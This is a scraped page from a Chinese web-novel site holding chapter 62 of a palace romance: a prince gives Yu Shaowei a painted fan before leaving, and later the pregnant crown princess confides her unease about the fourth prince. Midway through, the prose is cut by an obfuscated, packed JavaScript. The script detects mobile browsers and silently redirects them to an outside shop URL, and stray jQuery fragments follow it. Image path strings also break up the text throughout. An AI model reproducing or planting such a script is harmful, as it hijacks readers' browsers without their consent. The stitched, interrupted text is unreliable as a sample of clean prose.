123读书网 > 都市小说 > 纤手破新橙 > 62. 第六十二章
    青阳听到响动掀开门帘迎出来时,看到两人的模样,惊得差点打翻手里的暖炉


    “娘娘!五殿下!你们怎么弄成这样?!”


    “快去给我准备热水和换洗衣服。”于少微一进门就迫不及待地吩咐道。


    殿内早已烧旺了地龙,暖融融的气息扑面而来,与外面的冰天雪地判若两个世界,亓轸小心翼翼地正想将于少微放在铺着厚厚锦垫的贵妃榻上,后者突然用力揽住他的肩膀,挣扎道:“别!地上,把我放地上!”


    亓轸不理解,但还是照做,于少微踩在地上,低头左扭右扭地看,满脸嫌弃:“脏死了这一身。”亓轸站在旁边看她,不自觉轻笑出声,于少微下意识抬头瞪他一眼,目光相接时,两人皆是一愣。


    这么轻快的氛围,有多久没在他们之间出现过了?这份熟悉的感觉,遥远的好似上辈子的事情了。


    两人都不忍言语,甚至连呼吸都放的很轻很轻,好像只要他们什么都不做,时间就能永远停在此刻,所有的一切烦扰都与他们无关。


    屋外白雪皑皑,北风拍的窗棂啪啪作响,屋内却暖如春日,明亮的烛火摇曳着相对而立的影子。


    青阳端来了冒着热气的姜茶,抬头看见沉默对视的二人,下意识噤声,杵在门口处,进退两难。亓轸率先发现了她,冲她轻轻颔首,示意她端进来。


    青阳将姜茶放在桌几上,手脚麻利的倒好两杯,正准备赶紧退下时,亓轸突然喊住她:“热水放好了吗?”


    于少微一下子还没反应过来,青阳也是愣了愣,赶紧道:“好,放好了!”亓轸看向于少微轻轻道:“您快去吧,湿衣服穿久了可不行。”


    于少微怔怔点头,目光落在少年衣上的湿痕,道:“那你呢?”


    亓轸轻轻道:“我也要回去了。”


    要回去了?于少微心想,是不来了吗?“你是明日走吗?”她突然想到自己在宝庆殿听到的话。


    亓轸笑了笑,纠正道:“是明日早晨。”


    “那么快啊。”于少微不自觉喃喃出声,话一出口意识到有些不妥,连忙找补道:“我,我的意思是辛苦了,那么远的路,这天气也不好,赶来赶去挺累的。”


    亓轸轻笑出声,目不转睛地看着于少微,眸子里的绿意像两团跳动的火。


    于少微被他看得有些不自在,别过眼匆匆道:“那我去了哈,你,你路上小心。”“娘娘。”亓轸在于少微转身时叫住她,慢慢绕到她身前。于少微抬头看向少年,偏了偏头,表情微微疑惑。


    亓轸不知怎的,又轻轻的笑了一下,于少微有些恼了,板着脸道:“怎么了?”


    “我有东西要给您。”亓轸边说着,边从袖袋里抽出一把造型精致的折扇。


    于少微伸手接过,将其慢慢展开,湘妃竹制的扇骨,上面绘的是橙枝栖雀图。


    “这是苏扇。”亓轸的声音在旁边响起,于少微拿着扇子笑吟吟地看他,夸赞道:“真漂亮。”


    “什么漂亮?扇子还是扇面?”亓轸突然追问。


    于少微疑惑,理所当然道:“当然是都漂——等等!”她突然反应过来,又仔细看了两眼扇面,惊讶道:“是你画的吗?”


    亓轸笑着点头:“不知道您喜不喜欢。”


    于少微大大的“哇”了一声,欣喜地举高扇子对着烛光又仔仔细细地看了两遍,然后又十分珍重的抱到怀里,认真道:“我太喜欢了!太漂亮!只是……”她语露迟疑,有些不确定道:“怎么突然送我这个?”


    “您忘了吗?”亓轸声音有些低。


    “嗯?”


    亓轸轻轻叹了口气,目光仔仔细细的描摹着面前人的脸庞,她比他离开时瘦了好些,他知道她一直在忙太子的婚宴,只是没想到竟会让她这么劳累,眼里流露出明晃晃的心疼,他又叹了口气,道:“再过两日,是您的生辰啊。”


    于少微轻轻的“啊”了一声,原来是生辰礼,她要生日了,那亓轸岂不也是——心里瞬间涌上一阵懊悔,她竟然忘了!这下可好了,人明早就走了,她怎么还礼?!


    “不好意思啊……我最近太忙了,你的生辰礼等你回来,我加倍给你好吗?你,你什么时候能回来?”于少微垂眸看着手中的折扇。


    亓轸摇头:“我不知道。”


    “这样啊……”于少微的声音低了下去。


    “我不想要两件生辰礼。”亓轸突然道。


    于少微抬头:“啊?”


    “我的意思是,我不想等回来才能收到您的礼物。”亓轸一字一句道。


    “什,什么意思?”于少微彻底糊涂了。


    “您可以寄给我吗?”亓轸眼睛亮晶晶的,“我此行第一站是徽州,要在那里待好几日,之后每到一个新地方,都会待上一段时日,所以我的意思是,您可以给我写信吗?”“我……”看见少年满脸期待的模样,于少微觉得自己根本说不出拒绝的话,也不想拒绝,她郑重的点头,道:“你回头给我一份你的行程,我给你写信。”


    几封信罢了,小心些就是了,她暗暗思拊。


    似乎猜到她在想什么,亓轸也用非常郑重的语气发誓:“我保证不会有除我们二人之外的人知晓。”


    于少微被他正经的样子逗笑,伸手拿扇子杵了他一下,笑道:“知道啦,快回去吧,早些休息,明早还要赶路。”


    亓轸一把抓住扇头,表情认真:“您一定要记得,我会一直等您的信的。”


    于少微学着他的样子,一本正经道:“我一定记得。”


    亓轸笑了,依依不舍地抬脚朝门口走,临到出门时,他忍了又忍,还是没忍住道:“我这回其实是为了您回来的。”于少微一愣,抬头看见少年略微局促的表情,藏在黑发后的耳廓也有些发红,心尖蓦地一软,此前所有的思虑和烦忧仿佛都在此刻瓦解,她释然一笑,轻轻道:“我知道了。”


    *


    冬去春来秋又至,一眨眼,亓轸已经离京大半年,与他的信件于少微也已攒了半个木匣,少年的信总是很用心,写风物,记人事,语言总是幽默诙谐,随信而来的总有些小玩意儿,或是裹着箬竹叶的茉莉香片,拆开时满室清芬,亦或是一对银质的小铃铛,内芯是南地特产的空心竹珠,还有一串风干的莲蓬,少年在信里笑着说“南边的莲,结子比京中更饱满,听说有莲莲有喜的寓意。”


    亓轸的来信为她枯燥的宫中生活吹来了几缕外界的风,于少微珍重的收好每一封信件,每一件小物,她的生活虽不及他丰富有趣,却也认真记着那些琐碎的日常与变幻的心情。宫中并不算无大事发生,今年开春,太子妃郑淳查出喜脉,宫中许久未有孩子诞生,郑淳肚里的孩子作为长孙,陈皇后与庆帝高兴得不得了,宫中也接连好长一段日子一直洋溢着悦人的喜气。


    于少微时常在陈皇后宫中碰见郑淳,待她逐渐显怀后,又变成皇后带着于少微去东宫看她,于少微并没有比郑淳大几岁,虽是差着辈分,但见得多了便也慢慢熟稔,郑淳非在京城长大,后宫中除了皇后与太子,更是没什么说话的人,再加上孕期容易敏感,陈皇后特意叮嘱过于少微,让她没事多去东宫走动走动。


    郑淳已经怀孕六个月了,肚子也已经很大了,随着秋风渐凉,她也甚少出门,于少微跨进东宫时,发现她正坐在一树木芙蓉下,表情哀婉。


    于少微叹了口气,郑淳近日总是这副模样,陈皇后见了担心得不得了,连庆帝都破天荒的问了好几次,他们劝不动,就让与她关系亲近的于少微;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17239061|191471||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    去劝,于少微无奈望天,觉得帝后既高估了自己的作用,也低估了郑淳的情谊。


    太子不知怎的,身子自入夏后就又有些不好了,起先只是精神不振,容易昏睡,太医来看了也只说是旧疾复发加上国事劳累,为此,太子只能减少上朝和看奏折的时间,在东宫静养。那段时日,郑淳觉得挺幸福的,太子每日都陪着她,二人新婚燕尔,很是浓情蜜意。


    四皇子亓轩也经常会来东宫探望,他知道太子关心朝事,每每下朝,总会第一时间来到东宫,细细向太子汇报朝会内容,太子一方面感慨弟弟用心,另一方面又觉得如此可令他多学些东西,所以每每亓轩来时,他即使感到乏力,仍然会强撑着精神与他畅谈两三刻钟,郑淳虽看得心疼,私下也与太子提过,但总是被太子温柔的否决了,她知道这位四皇子在太子心里不一样,渐渐也不再提了。


    可又过了几月,太子咳疾加重,甚至还带了血丝,不止如此,还常常容易心悸,太医来看了好些次,看来看去也只说是秋凉渗人,风寒入肺,开了些温补的药材,慢慢养着。这些药起先还有些作用,可没过几日,太子的状况又有些恶化,这回,即便太医再怎么加重药性,也没什么用了。


    郑淳本来身子就重,朝夕相处的丈夫成日缠绵病榻,开先几日,她真的是整宿整宿的哭。皇后和于少微苦口婆心地劝了又劝,这姑娘明面上答应地好好的,第二日瞧见人,眼圈又是红肿的,最后还是太子精神好时出马,才将将止住了她的眼泪。可于少微也知道,只要太子依旧是现在这个模样,郑淳的心是不会好的,原本眉眼秾丽的姑娘,眼下却似她头顶的开至深红的木芙蓉,无端端带了一股枯萎的气息。


    于少微走到郑淳身边坐下,郑淳见她来了,也没太大反应,依旧望着一处怔怔的发呆,于少微有意拉她说话,东扯西扯一大堆,她说的口干舌燥,可面前坐着的人依旧是没什么反应。


    宫中发生的事,她自己身上的事,能说的她都说了,语料库告截,她只好胡乱瞎聊,随口问道:“最近四皇子有来东宫吗?”


    郑淳这才有了些反应,她摇了摇头:“可能最近太子没有精神听朝事了,四弟来得也少了。”


    于少微胡乱点了点头,又开始思考下一个话题应该如何开启。


    “你还有话想说?”她突然瞥见郑淳一副欲言又止的模样。


    郑淳迟疑的点点头,表情犹豫不决。


    于少微哪能让她这样,连忙握住她冰凉的手,语气温柔又认真:“想说什么便说吧,憋在心里也难受,你知道的,我不会与旁人乱说的。”


    郑淳知道于少微是个嘴严的人,这些话她也的确在心中憋了好久,她回头望了望寝宫,又看向于少微缓缓道:“我其实,不太喜欢四皇子过来。”


    于少微挑眉,示意她继续。


    第一句说出口,后面的话就顺畅了许多,郑淳道:“四皇子他,我觉得他有些奇怪,他看我的眼神怪怪的,像是在看仇人,可我几乎与他没打过交道啊?还有他每次来看太子,我若是待在旁边,他就会想尽办法打发我出去,我不明白他为什么要这样做,我……”郑淳说不下去了,她眼里满是迷茫与不解,显然她自己也没厘清为何自己平白无故遭人厌恶。


    于少微看着她迷惑的样子,轻叹道:“这不关你的事,是四皇子从小与太子要好,他或许觉得太子与你成婚后,你成了太子最亲密的人,他心里一时过不去,有些羡慕嫉妒你吧。”


    郑淳听得懵懂,也只无奈道:“我没有兄弟姊妹,自是无法理解他们之间的感情,可,或许……等四弟也娶亲就好了吧。”


    于少微点点头,她突然想到,四皇子已满十七,的确到了该娶亲的年纪了,可他上头还有二皇子,二皇子的亲事怎么还没听到动静呢?